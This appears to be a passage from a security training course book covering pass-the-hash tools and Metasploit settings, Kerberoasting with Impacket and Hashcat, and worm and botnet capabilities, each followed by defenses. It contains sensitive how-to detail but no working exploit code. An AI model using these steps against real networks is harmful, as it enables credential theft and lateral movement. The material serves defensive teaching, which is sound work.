Hernán Ochoa has released a tool called Windows Credential Editor (WCE) that supports Windows 7 through 10. Recent versions of WCE also support pass-the-token for Microsoft's implementation of Kerberos, in addition to pass-the-hash features for LANMAN Challenge/Response, NTLMv1, and NTLMv2. WCE is available at https://www.ampliasecurity.com/research/windows-credentials-editor.

Alternatively, JoMo-kun of the Foofus hacking group has released a set of patches for SAMBA client code running on Linux or Windows. By simply defining an environment variable of LANMAN hash, followed by a colon, followed by the NT hash, an attacker can then rely on modified versions of several SAMBA client tools to access the target. In particular, a modified version of smbmount enables an attacker to mount a target Windows machine's filesystem. When it runs, the `smbmount` command reads the hashes from the environment variable named SMBHASH, overriding any passwords provided by the attacker, using the hash for authentication to the target instead.


The Metasploit psexec module also supports pass-the-hash, authenticating to a target using the credentials stored in the SMBUser and SMBPass variables. The SMBPass can hold either a password or hashes in the form of LM:NT. If the target account lacks an LM hash, you can configure Metasploit with an SMBPass of the LM hash of blank (AAD3B435B51404EE), followed by a colon, followed by the NT hash. Metasploit has the intelligence to autodetect whether a password or a hash has been provided in SMBPass, and it authenticates to the target appropriately, causing it to run a Metasploit payload.

In some cases, the Metasploit psexec module can fail with an error similar to *Exploit failed: ActiveRecord::RecordInvalid Validation failed: Data has already been taken.* An alternative Metasploit module is psexec_psh, which takes the same arguments but uses PowerShell to invoke the pass-the-hash attack without writing a binary to the disk.

These pass-the-hash tools were designed to work against Windows targets, of course. However, given that these attacks are simply using stolen hashes to engage in traditional SMB access of a target, they also work for mounting filesystems on SAMBA servers running on Linux or UNIX. Although they cannot get code execution on a non-Windows target, they can get an attacker access to the filesystem.

Pass-the-Hash Is Dead?

- PTH is very much alive, despite rumors otherwise
- Systems not attached to the domain can be restricted using the registry key `LocalAccountTokenFilterPolicy`:
  - `0`: Disable PTH and remote command execution for all users except Administrator (RID 500), on by default
- Domains remain vulnerable to PTH; obtaining password hashes is getting harder



Despite some indicators otherwise, pass-the-hash is an active attack technique and remains a risk in Windows Active Directory networks. An attacker who can retrieve hashes from the domain can use the hashes to access other domain members without knowing the plaintext password. To prevent this would break many of the protocols that we use and rely on for Windows systems, and is not something Microsoft has indicated as a priority.

Instead, Microsoft has made more effort to mitigate the risk of attackers *acquiring* hashes. Upgrades to Windows 10 mitigate many of the former plaintext-password recovery attacks introduced with Mimikatz. Windows Defender Credential Guard leverages available virtualization features to isolate credentials from the main operating system (https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard). These features show that Microsoft is taking the threat of pass-the-hash seriously, addressing the accessibility of hashes rather than the ability for an attacker to reuse a password hash itself.

On modern Windows systems, the registry key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy` controls whether an attack can mount a pass-the-hash attack. When set to 0, the default, pass-the-hash is disabled for all users except for the local Administrator (RID 500) account. Remote users cannot execute commands on the remote target system, whether using a plaintext password or the password hash information. Since the Administrator account is normally disabled on local Windows systems, that access too is successfully mitigated from pass-the-hash attacks.

Many organizations will override the `LocalAccountTokenFilterPolicy`, changing the value to 1. This setting restores susceptibility to pass-the-hash attacks for all accounts on the system.

Our recommendation is to retain the default setting of `LocalAccountTokenFilterPolicy` (0, disable remote command execution), and to further ensure that the RID 500 account (the Administrator account, or anything else it is renamed to) is also disabled to mitigate this attack.

Kerberoasting

- Discovered by Tim Medin of Red Seige
- Any domain user can request a *service ticket*
  - A portion of the ticket is encrypted using the service's password hash
  - Account to service mapping information can be obtained by requesting a list of Service Principle Names (SPN) from Active Directory
  - Mimikatz, Empire, and other tools can be used to extract the requested tickets
- No need to interact with the service
- Service does not need to exist, just account
  - Effective for old, defunct service accounts
  - Many old service accounts have passwords that never expire
- `GetUserSPNs.py` from Impacket can grab the tickets
- Passwords are crackable via Hashcat

In legacy Active Directory environments, it is very common for service accounts to have passwords that are very easy to crack. Unfortunately, any user can request these service tickets, and in these service tickets is a password hash that can be cracked via Hashcat.


It is important to note that the service the service account was created for does not have to exist, just the ticket. Mimikatz and Impacket have tools to extract these hashes from the tickets.

Below is a great video explaining the attack:

https://www.youtube.com/watch?v=HHJWfG9b0-E

Impacket can be found here:

https://github.com/CoreSecurity/impacket



To defend against pass-the-hash attacks, it is vital that enterprises maintain control of their hashes. The primary lever you have to manage this control is tight host security, making sure you keep your system thoroughly patched and hardened to prevent theft of hashes. Furthermore, endpoint security suites that bundle antivirus, antispyware, personal firewall, and host-based IPS technologies can help shore up the security of your end systems. Host-based firewalls on client machines, in particular, can help block attackers from using pass-the-hash techniques to jump from client to client. Instead, configure the firewall so that it allows SMB connections inbound only from administrative systems, not other rank-and-file client machines. Furthermore, consider deploying the Microsoft Local Administrator Password Solution (LAPS, https://www.microsoft.com/en-us/download/details.aspx?id=46899) software to manage unique and complex local Administrator passwords on workstations to prevent one Administrator password hash from being used against multiple workstations. There is administrative overhead with this approach, but it can help block a lot of pass-the-hash attack activity.

While not mitigating pass-the-hash attacks, Microsoft has embraced modern virtualization and hardware-based *trusted platform management* (TPM) to make obtaining password hashes more difficult. If your hardware supports it, deploy Microsoft Credential Guard (https://blogs.technet.microsoft.com/ash/2016/03/02/windows-10-device-guard-and-credential-guard-demystified/) to isolate access to lsass.exe and the password hash data from an attacker on a compromised system.

For identification of pass-the-hash attacks, there isn't a lot to look for because the attacker is merely performing traditional SMB authentication, albeit with stolen hashes. Thus, you need to look for unusual admin activity, including configuration changes to the system. In addition, you should look for unexpected SMB connections between machines, such as clients connecting to clients for mounting shares and administering systems, as well as excessive server-to-server SMB connections that do not have a defined business purpose. These sessions can be listed on the destination side by running the `net sessions` command.

For containment, eradication, and recovery, if you suspect that hashes have been compromised and are used against target systems, you should change the passwords on the impacted systems.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions


Exploitation

(continued from book 3)
Password Attacks Overview
Understanding Password Hashes
Password Cracking
Lab 4.1: John the Ripper
Lab 4.2: Hashcat
Pass-the-Hash Attacks
Worms and Bots
Lab 4.3: BeEF for Browser Exploitation

Now finish up your Gaining Access section by considering some of the trends in worm evolution.

Worms and Bots

- Compromising systems one by one can be such a chore
- Worms are attack tools that spread across a network, moving from system to system exploiting weaknesses
- Worms automate the process of compromising systems:
  - Take over one system
  - From current victim, scan for new vulnerable systems
  - Self-replicate by using one set of victims to find and conquer new targets
- Each instance of a worm is a "segment"
- Worms have been around for decades:
  - Robert Tappan Morris, Jr., worm in 1988
  - And that wasn't the first!



Compromising tens of thousands of computers by hand is a daunting task. If a good attacker requires 2 hours to take over a machine, the task of compromising 10,000 systems would require 833 days. That's more than 2 years of tireless work, 24 hours a day, and only for 10,000 measly systems!

To avoid this drudgery of compromising systems one at a time, attackers have increasingly turned to worms. Worms automate the process of compromising systems.

Indeed, in the history of the internet, worms have caused the most widespread damage of any computer attack techniques. For the uninitiated, *worms* are automated attack tools that spread via networks. A worm hits one machine, takes it over, and uses it as a staging ground to scan for and conquer other vulnerable systems. When these new targets are under the worm's control, the voracious spread continues as the worm jumps off these new victims to search for additional prey. Using this process, worms propagate across a network on an exponential basis.

Robert Tappan Morris, Jr., released a worm that took down major components of the nascent internet way back in 1988. Even before then, researchers at Xerox PARC were looking at worms as a way to efficiently spread software across networked computers. Although the Xerox folks didn't envision worms as attack tools, they did realize the power of distributed, self-replicating software spread across a network.

Worm Evolution


- The worm attack vector is promising for attackers
- Be on the lookout for worm evolution:
- Multi-exploit, multiplatform, zero-day, fast-spreading, polymorphic, truly nasty, metamorphic worms
- All these pieces are on the shelf
  - Some code is even available

By analyzing recent trends in worm advances and listening to public discussions by worm development researchers, we need to get ready for worms with a variety of destructive characteristics, including multiplatform, multi-exploit, zero-day, fast-spreading, polymorphic, metamorphic, truly nasty worms. We analyze each of these characteristics in more detail.

Computer investigations around the world are turning up several of these major themes in new attack tools, and attackers in the computer underground are discussing these items on publicly accessible websites and chat systems. Beyond mere conceptual ideas, much of the source code for constructing powerful worms is readily available in piece parts scattered around the internet. It's just a matter of time before someone takes the parts off the shelf, assembles them, and unleashes them.

Multi-Exploit Worms

- A worm uses its exploit warhead to penetrate a computer
- To date, most worms have had only one or two exploits built in, but that is changing
  - Ramen had three exploits (buffer overflows)
  - Nimda had approximately 12 (buffer overflows, browser vulnerabilities, Outlook email problems, and more)
  - Original Conficker had three (buffer overflow with MS08-067, USB copying, and spreading via SMB shares with guessable passwords)
- Stuxnet had a variety of mechanisms: File Explorer zero-day, USB infection, and more



If you've patched against N-1 vulnerabilities, the worm will still get in through hole N


Many of the worms we've seen in the past were one-hit wonders, exploiting only a single vulnerability in a system and then spreading to new victims. Newer worms penetrate systems in multiple ways, using holes in a large number of network-based applications all rolled into one worm. A single worm may exploit 5, 20, or more vulnerabilities. With more vulnerabilities to exploit, these worms can spread more successfully and rapidly. Even if a system has been patched against some of the individual holes, a multi-exploit worm can still take it over by exploiting yet another vulnerability.

To date, the most successful multi-exploit worm we've seen was Nimda in September 2001, spreading to Microsoft Windows systems in more than a dozen ways, including spreading via the Internet Explorer browser, IIS web server, Outlook email, and Windows file sharing. Nimda, with its quick spread using a large number of Windows exploitation techniques, gave us all a taste of worms to come.

More recently, the Conficker worm started spreading in late 2008 and throughout early 2009 using a variety of different exploitation techniques. In particular, the first variations of Conficker spread using three different mechanisms: Exploiting a buffer overflow exploit associated with the patch MS08-067, copying itself to USB "thumb drive" tokens moved between systems, and guessing passwords for Windows SMB shares. Conficker infected several million machines using these techniques.

Multiplatform Worms

- Most worms to date have targeted only one operating system type per worm
- A small number have been cross-platform
  - Stuxnet: Windows and altered messages to manipulate SCADA systems
- In the future, a single worm will attack many OS types, all rolled up into a single worm
- Makes fixing systems much harder
  - You must patch a bunch of system types instead of just one; more coordination required
  - That'll slow down your response, letting the worm spread farther and faster!




Older worms usually attacked only one type of operating system per worm, requiring administrators to deploy patches to a single type of system for defense. In the near future, worms may exploit multiple operating system types, including Windows, Linux, Solaris, BSD, and others, all wrapped up into a single worm. The older, single-platform worms required applying a patch to a single type of operating system, something that administrators do on a regular basis anyway. Defending against sinister multiplatform worms requires much more work and coordination because you have to apply patches throughout your environments to all kinds of operating systems. Think about it: Instead of just patching all your Windows machines (which you have to do every week anyway), you need to patch all your systems, regardless of the operating system type. With the need for added coordination among various system types, your response can be greatly slowed down, allowing the worm to cause far more damage.

Although not mainstream (yet), we have already seen a small number of multiplatform worms released against the internet. In May 2001, the Sadmind/IIS worm mushroomed through the internet, targeting Sun Solaris and Microsoft Windows. As its name implies, this worm exploited the Sadmind service used to coordinate remote administration of Solaris machines. From these victim machines, the worm spread to Microsoft's IIS web server, where it spread further to other Solaris machines, continuing the cycle.

In 2010, the Stuxnet worm appeared, which would infect Windows machines and then search the machines looking for Siemens industrial control software. If the Stuxnet malware saw some specific messages sent to SCADA systems, it altered those messages to have some impact on the SCADA machines and the equipment they controlled.

Zero-Day Exploit Worms

- So far, most worms we've seen have used vulnerabilities that we've already known about
- Patches were already available, just not widely deployed
- Sasser exploited Windows LSASS vulnerability:
  - Vulnerability discovered and patch released: April 13, 2004
  - Worm released: 3 weeks later
- Zotob exploited the UPnP flaw:
  - Patch released: August 2005
  - Worm/bot combo released: 3 days later
- In the future, you'll see worms that have more zero-day exploits:
  - The first time you will encounter the particular attack and vulnerability will be when you see a worm spreading to millions of systems!
  - Widespread prevention becomes difficult or impossible
  - Nation-state level malware
- Stuxnet included four zero-day exploits for Windows



Another aspect of worms deals with the freshness of the vulnerabilities they exploit. The worms we've seen in the wild to date have mostly utilized already-known vulnerabilities that were discovered months before the worm was released. Although these worms were ravaging systems on the internet, we already knew about the vulnerabilities they used, and vendors had already released patches months in advance. Of course, because too few people apply patches on a timely basis, the worms still did their damage. But by using off-the-shelf older exploits, these worms were rapidly analyzed and tamed by diligent security teams.

We won't be so lucky in the future. Newer worms will likely break into systems using so-called "zero-day" exploits, named because they are brand new, available to the public for precisely zero days. With a worm spreading using a zero-day exploit, no patches will be available, and worm researchers will require more time to understand how the worm spreads. The first time we'll see the exploit code used in these worms will be when they compromise hundreds of thousands or even millions of systems.

Stuxnet provided an example of zero-day exploits in worms, with four such exploits for Windows target machines.

The Rise of the Bots

Worms and Bots

- Increasingly, worms are used to distribute bots
- Bots are software programs that perform some action on behalf of a human:
  - Typically with little or no human intervention
- Bots control large numbers of systems
  - Ranging from dozens to more than 1 million
- Collections of bots under the control of a single attacker are called botnets
  - The attacker is sometimes called a *botherder*
- Many bot variations available today

Many worms have a payload that consists of a bot. *Bots* are software programs that perform some action on behalf of a human, typically with little or no human intervention. Bots are specialized backdoors used for controlling systems en masse, with a single attacker controlling groups of bots numbering from a dozen to more than a million infected machines. They operate autonomously and can be used in a variety of ways, including


- Maintaining backdoor control of a machine
- Controlling an IRC channel (one of the earliest and most popular uses of bots)
- Acting as a mail relay
- Providing anonymizing HTTP proxies
- Launching denial-of-service floods

Collections of bots under the control of a single attacker are called *botnets*, whereas the people controlling such systems are sometimes called *botherders*. With thousands or hundreds of thousands of bots, a botherder can cause significant damage.

There are dozens of bot variations available today, with source code available for download.

Bot Distribution

- Attackers install bots in numerous ways:
  - Worms spread, carrying bot as a payload
  - Email attachment duping users into running it
  - Bundled with some useful application or game
  - Browser exploits/"drive-by" downloads: Especially effective in web-based ads delivered by other, trusted sites
  - Other methods as well



So, how do bots get installed on a victim machine in the first place? Attackers rely on numerous different methods for adding hosts to their bot-nets. Some of the most popular include spreading bots via worms, as discussed earlier. Alternatively, some bots are distributed as executable email attachments, duping a user into installing the bot by claiming that an important attachment needs urgent attention. Sometimes bots are bundled with some apparently benign or useful application, such as system add-ons or games. And finally, bots are sometimes distributed via browser exploits, which involve triggering a vulnerability in a browser to install software on the browsing system (also known as a "drive-by" download). The sequence of such attacks frequently follows these steps:

Step 1: The attacker takes over some E-commerce or other site on the internet. The attacker installs some code on this site that can exploit browser vulnerabilities.

Step 2: An innocent victim surfs to the infected website.

Step 3: The infected website responds with a web page that exploits the browser.

Step 4: Based on the exploitation of Step 3, the browser connects to the attacker's site and grabs some malicious code from it, often a bot.

Then the attacker controls the bot on the victim machine. This approach is particularly lethal if the attacker compromises a web-based advertising site, injecting ads with exploits that appear on other, trusted sites that display the ads from the compromised site.

Bot Communication Channels

- Attackers communicate with their bots using a variety of mechanisms:
  - IRC on standard ports (TCP 6667)
  - HTTP(S) to one or more websites
  - DNS
  - Social networking site profiles (Twitter, YouTube, Google Docs, etc.)

To send control information to a botnet, attackers use a variety of different protocols. One of the most common means remains using an IRC channel on a standard IRC port. (TCP 6667 is common.) Attackers like IRC for bot communication because it allows for one-to-many communications (from the attacker to all the bots in the botnet). Also, the communication from the bot-infected machine to the IRC channel is an outbound connection, so bots on networks allowing arbitrary outbound connections can poll the IRC channel for commands.

Because some organizations block outbound IRC on standard ports, attackers are turning to other protocols for botnet communications, including IRC on nonstandard ports (such as TCP 3000 or TCP 3333). Other attackers use third-party websites to host commands for the botnet. All the bots are configured to surf to a given website regularly, where the attacker plants bot commands. Sometimes the attackers use publicly available online communities to create web-based personal profiles where they post bot commands.

Attackers also use social networking sites accessible via HTTP and HTTPS to implement command-and-control sessions for their botnets. In these cases, the bots use HTTP to surf to the profile of a specific account on a social networking site, where the attacker periodically places commands for the bots. Twitter, YouTube, and even Google Docs have all been used for this purpose.

Attackers also love DNS, as it is often allowed out of networks and is not monitored very well.

General Bot Functionality

- Morph its code for file infection
- Run a command with SYSTEM privs
- Start a listening shell
- Add or remove file shares
- FTP a file
- Add an autostart entry
- Scan for other vulnerable or infected systems

Now consider some common functionality of the bots we face today.

Many of today's bots can morph their code for file infection, thereby attempting to dodge antivirus tools.

Most of them give the attacker complete remote control of the target. When installed with the appropriate permissions, many bots let the attacker remotely run a command with SYSTEM privileges.

The attacker can even start a listening shell on the machine with SYSTEM privileges.

The attacker can also use the bot to add or remove file shares or FTP files to or from the victim machine.

The attacker can also instruct the bot to add an autostart entry to activate a given program or script during system boot.

Another highly useful feature involves scanning for other vulnerable or infected systems to determine where else the same bot might be installed.

More Bot Functionality

- Launch packet floods (SYN, HTTP, UDP, etc.)
- Create an HTTP proxy (useful for anonymous surfing)
- Start a GRE or TCP redirector
- Harvest email addresses
- Load a plugin into the bot
- Shut the computer down
- Delete bot
- Some versions even look for virtualization!
  - Tries to foil dynamic reverse engineering

That's not all; most bots also include the following capabilities.

They can be used as a distributed denial-of-service agent to launch packet floods, including SYN, HTTP, UDP, and other packet types. We'll cover these DDoS attack tools in more detail later.


Many bots create an HTTP proxy that an attacker can use for anonymous surfing. This proxy strips out all identifying information associated with the attacker (including source IP address, user agent type, and so on) before forwarding the HTTP request to a web server.

Some bots can start a Generic Route Encapsulation (GRE) redirector so an attacker can send IP packets across a GRE tunnel to an infected system, which then forwards the packets as though they originated at the victim machine. That way, an attacker can obscure where he is actually located on the network.

Some bots also start a TCP redirector, functioning like a Netcat relay, which we discussed in 504.3. Most can also harvest email addresses from the victim; this is useful in spamming activities.

Showing their modularity, some bots have an API for developing new features and plugins. Many bots can remotely shut the computer down or uninstall themselves.

Finally, many bot authors recognize that the good folks are researching the latest bots by running them in a virtualized environment to perform dynamic analysis of the bot's behavior. To thwart this research and reverse engineering, some bots even have a virtualization detection capability. If the bot detects VMware or other virtualization on a host, it changes its behavior or goes dormant.



There was a lot of information in this module which can be overwhelming to grasp and process all at once. What should you take away from this module?

You should be prepared to respond quickly to a spreading threat that exposes your organization. This means getting prior approval to take down networks and/or critical systems to restrict the spread of malware. This can be a hard pill to swallow for some organizations, but it's easy to make a risk analysis to support the request for such permission by demonstrating (through articles and news stories about malware threats) the potential risk and cost of cleanup (and cost of brand damage) to leadership.

The techniques we looked at in this module have been progressing over time, and are being reused and adapted by nation-state attackers in addition to individual or small-team hacking groups. The Syrian Electronic Army (SEA) has been developing polymorphic Android malware (https://www.zdnet.com/article/these-hackers-are-using-android-surveillance-malware-to-target-opponents-of-the-syrian-government/). The US CIA reportedly developed malware to infect Apple devices at the time of manufacture with a private *Extensible Firmware Interface* (EFI) exploit delivered through a Thunderbolt device dubbed the *Sonic* Screwdriver (https://arstechnica.com/information-technology/2017/03/new-wikileaks-dump-the-cia-built-thunderbolt-exploit-implants-to-target-macs/). At nearly the same time, Russian hackers devised malware to implant and infect UEFI boot loader code joining a distributed Command and Control (C&C) network, persisting even after an OS reinstall (https://arstechnica.com/information-technology/2018/10/first-uefi-malware-discovered-in-wild-is-laptop-security-software-hijacked-by-russians/).

Our job as defenders is getting more and more difficult. Being prepared with authority to make decisions, or at least an operational plan that doesn't break down with the absence of a single person, is a necessity to defend modern networks.

Worm and Bot Defenses

Worms and Bots

- Preparation:
  - Buffer overflow defenses help a lot here
  - A process for rapidly testing and deploying patches when available
  - Use application whitelisting or Software Restriction Policies/Applocker
  - Encrypt data on your hard drives
  - Conduct a tabletop exercise: Can you respond with speed and scope to stop an attack?
- Identification:
  - Antivirus solutions updated regularly (daily)
  - At the desktop... AND at the mail server... AND at the file server
- Containment:
  - Incident response capabilities, linked with network management
  - You may need to cut off segments of your network in real-time
- Eradication/Recovery:
  - Use AV tool to remove infestation, if possible, or rebuild

First, harden your systems. A majority of worms and bots utilize buffer overflow exploits to compromise their victims. Most operating systems can be inoculated against simple stack-based buffer overflow exploits by being configured with non-executable stacks. Keep in mind that non-executable stacks can break some programs (so test these fixes before implementing them), and they do not provide a bulletproof shield against all buffer overflow attacks. Furthermore, patching and host-based IPS can stop other buffer overflow exploits.

Second, you should develop specific, controlled processes in your organization to quickly identify new security patches, test them thoroughly, and move them into production. Make sure you do not skip the test phase! A patch may fix a security vulnerability, but it could also disable your critical application. Make sure your security team has the resources necessary to test all patches before rolling them into production.

Finally, encrypt data on your hard drives using a filesystem encryption tool. That way, if your data is stolen by a worm or bot, attackers can't read it—unless they also steal the key.

In addition, antivirus solutions are a help in thwarting these attacks. They detect many worms and bots, although a new piece of code could still fool them. You also want to link your incident response capabilities with network management personnel. Include them on our incident response team because you may need to cut off certain network segments of your network in real-time. But Blacklist AV can go only so far. Look for a good application whitelist product or look into Windows Software Restriction Policies.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions


Exploitation

(continued from book 3)
Password Attacks Overview
Understanding Password Hashes
Password Cracking
Lab 4.1: John the Ripper
Lab 4.2: Hashcat
Pass-the-Hash Attacks
Worms and Bots
Lab 4.3: BeEF for Browser Exploitation

Next, let's do some browser exploitation.

LAB 4.3

Please work on the lab exercise
BeEF for Browser Exploitation



This page intentionally left blank.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Exploitation

Open Web Application Security Project

Account Harvesting

Command Injection

SQL Injection

Cross-Site Scripting

Lab 4.4: XSS and SQLi

Attacking Web App State Maintenance

We've gone through different ways of gaining access to systems in Step 3: Exploitation. Now let's focus on web application attacks.

Open Web Application Security Project (OWASP)

